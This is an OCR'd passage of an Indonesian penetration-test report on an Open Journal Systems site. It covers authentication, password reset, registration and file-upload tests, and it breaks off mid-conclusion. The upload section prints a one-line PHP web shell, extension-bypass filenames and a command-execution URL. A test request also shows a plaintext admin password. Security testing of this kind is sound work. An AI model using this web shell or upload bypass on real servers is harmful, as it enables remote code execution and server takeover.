
Key	Value	Description
csrfToken	ad97e51727bf18617326268bedc...	
source		
username	admin	
password	salah123	
remember	1	
Key	Value	Description

Body | 200 OK | 121 ms | 1.96 KB

HTML | Preview | Visualize

```
1  <!DOCTYPE html>
2  <html lang="en-US" xml:lang="en-US">
3
4  <head>
5      <meta charset="utf-8">
6      <meta name="viewport" content="width=device-width, initial-scale=1.0">
7      <title>
8          Login
9      </title>
10
11
12     <meta name="generator" content="Open Journal Systems 3.3.0.8">
13     <link rel="stylesheet" href="http://10.34.100.178/index.php/index/$$$call$$$/page/
           page/css?name=stylesheet"
14         type="text/css" />
15     <link rel="stylesheet" href="http://10.34.100.178/index.php/index/$$$call$$$/page/
           page/css?name=font"
16         type="text/css" />
17     <link rel="stylesheet" href="http://10.34.100.178/lib/pkp/styles/fontawesome/
           fontawesome.css?v=3.3.0.8"
18         type="text/css" />
19 </head>
20
```

Console | Runner | Vault



Metode:

Pengujian dilakukan dengan beberapa skenario:

- Mengosongkan parameter password
- Mengosongkan username dan password
- Menggunakan password yang salah

- Memanipulasi parameter seperti source

Hasil:

- Semua percobaan gagal
- Server mengembalikan status **200 OK**
- Tidak ditemukan akses tanpa kredensial valid


Analisis:

- Sistem melakukan validasi autentikasi dengan benar
- Semua parameter diverifikasi sebelum login
- Tidak ditemukan kelemahan logika autentikasi

Kesimpulan:

- Endpoint **tidak rentan terhadap Authentication Bypass**
- Risiko: **LOW**

3. /index.php/index/login/lostPassword



Metode:

- Mengirim request reset password ke endpoint /index.php/index/login/lostPassword menggunakan Postman
- Menguji dengan:
    - Email valid
    - Email tidak valid

- Membandingkan response body dari kedua request
- Melakukan pengiriman request berulang untuk menguji adanya rate limiting

---

Hasil:

- Semua request mengembalikan status **200 OK**
- Response body antara email valid dan tidak valid **identik (tidak ada perbedaan)**
- Endpoint tetap menerima request meskipun dikirim berkali-kali tanpa pembatasan

---


Analisis:

- Aplikasi **tidak rentan terhadap user enumeration**, karena tidak memberikan perbedaan respon berdasarkan validitas email
- Namun, endpoint **tidak memiliki mekanisme rate limiting**, sehingga memungkinkan:
  - pengiriman request reset password secara berulang
  - spam email reset kepada pengguna
- Kelemahan ini dapat dimanfaatkan sebagai bagian dari serangan lanjutan yang berpotensi mengarah ke **Account Takeover**

Kesimpulan:

- Tidak ditemukan celah untuk **Account Takeover secara langsung**
- Namun terdapat kelemahan berupa:
  - ❗ **Lack of Rate Limiting**
- Risiko: **MEDIUM**

4. /index.php/index/register



Metode:

- Mengirim request registrasi menggunakan Postman
- Menguji registrasi dengan data yang sama dan data berbeda
- Mengamati validasi sistem dan kemungkinan pendaftaran berulang

---

Hasil:

- Sistem menolak registrasi dengan email atau username yang sama
- Registrasi berhasil dilakukan dengan data baru (email dan username berbeda)
- Tidak terdapat mekanisme CAPTCHA atau rate limiting
- Endpoint tetap menerima request registrasi secara berulang

Analisis:

- Validasi yang diterapkan hanya sebatas **input validation (unique constraint)**
- Tidak terdapat mekanisme proteksi terhadap automation
- Attacker tetap dapat:
    - membuat banyak akun dengan data berbeda
    - melakukan mass registration menggunakan script

Kesimpulan:

- Rentan terhadap **Mass Registration Attack**
- Validasi yang ada tidak cukup untuk mencegah penyalahgunaan
- Risiko: **MEDIUM**


B. File Upload

No	URL / Endpoint	Method	Deskripsi
B1	/index.php/$journal/submission/wizard	POST	Submit naskah (multi-step)
B2	/index.php/$journal/api/v1/submissions	POST	REST API submit
B3	/index.php/index/admin/settings	POST	Upload logo/gambar


B4	Plugin manager file upload	POST	Plugin .tar.gz

1. /index.php/$journal/submission/wizard

submission/wizard




Shell.php dengan isi <?php system($_GET['cmd']); ?>




Cek bypass


Shell.php.jpg



Shell.php.pdf



shell.phtml



🧪 Metode

Dilakukan pengujian upload file berbahaya dengan teknik **bypass extension**, menggunakan beberapa variasi nama file:

- shell.php.jpg
- shell.php.pdf
- shell.phtml

Isi file:

```
<?php system($_GET['cmd']); ?>
```

File diupload melalui fitur **Submit Article → Upload Submission**.

📊 Hasil

Semua file berhasil diupload tanpa penolakan:

- ✅ shell.php.jpg → berhasil upload
- ✅ shell.php.pdf → berhasil upload
- ✅ shell.phtml → berhasil upload

Tidak terdapat validasi yang memblokir:

- double extension
- file berbahaya
- extension PHP alternatif

🔍 Analisis

Hal ini menunjukkan bahwa sistem:

❌ Tidak melakukan validasi file dengan benar

- Tidak membatasi extension berbahaya
- Tidak mendeteksi double extension (.php.jpg)
- Tidak memblokir .phtml (yang bisa dieksekusi sebagai PHP)

❌ Kemungkinan hanya mengecek:

- nama file (superficial)
- atau bahkan tidak ada filtering sama sekali

⚠️ Dampak Risiko

Jika file tersimpan di server dan dapat diakses publik:

🔴 Remote Code Execution (RCE)

Attacker bisa menjalankan:

http://target/uploads/shell.php?cmd=whoami

🔴 Server compromise

- akses file sistem
- dump database
- pivot ke server lain

⚠️ RISIKO — Malicious File Upload (B1)
🔴 1. Remote Code Execution (RCE) — CRITICAL

Kalau file yang kamu upload bisa diakses & dieksekusi:

👉 attacker bisa menjalankan command di server

Contoh:

http://target/uploads/shell.php?cmd=whoami

💥 Dampak:

- ambil data server
- baca file sensitif (/etc/passwd, config DB)
- kontrol penuh server

🔴 2. Web Shell Persistence

File seperti:

<?php system($_GET['cmd']); ?>

👉 jadi **backdoor permanen**

💥 Dampak:

- attacker bisa masuk kapan saja
- tidak perlu login lagi

- sulit dideteksi

🔴 3. Data Breach

Dengan akses server:

💥 attacker bisa:

- dump database (user, password, email)
- akses submission jurnal
- baca file internal

🔴 4. Server Takeover

Jika privilege naik:

💥 attacker bisa:

- install malware
- pivot ke server lain
- jadikan server botnet

🔴 5. Stored Malware Distribution

File upload bisa dipakai untuk:

- menyebarkan malware ke user lain
- phishing / deface

🟠 6. Bypass Security Controls

Karena:

- .php.jpg lolos
- .phtml lolos

👉 artinya filter upload **lemah banget**


🔥 Nilai Severity

👉 Ini masuk:
CRITICAL

Karena:

- bisa jadi RCE
- tidak perlu login tambahan
- impact sangat besar

2. /index.php/$journal/api/v1/submissions



🧪 Metode

Dilakukan pengujian terhadap endpoint:

/index.php/$journal/api/v1/submissions

menggunakan Postman dengan:

- session cookie (OJSSID)
- CSRF token valid
- header tambahan (Origin, Referer, X-Requested-With)
- upload file berbahaya (shell.php.jpg)

📊 Hasil

Request selalu menghasilkan:

403 Forbidden
error: form.csrfInvalid

meskipun:

- token valid
- session aktif
- header lengkap

🔍 Analisis

Endpoint API memiliki proteksi yang baik, antara lain:

- CSRF validation ketat
- binding dengan session & workflow
- tidak menerima request dari luar konteks aplikasi

Hal ini mencegah:

- direct API abuse
- automation attack
- bypass upload restriction via API

✅ Kesimpulan

Endpoint ini:

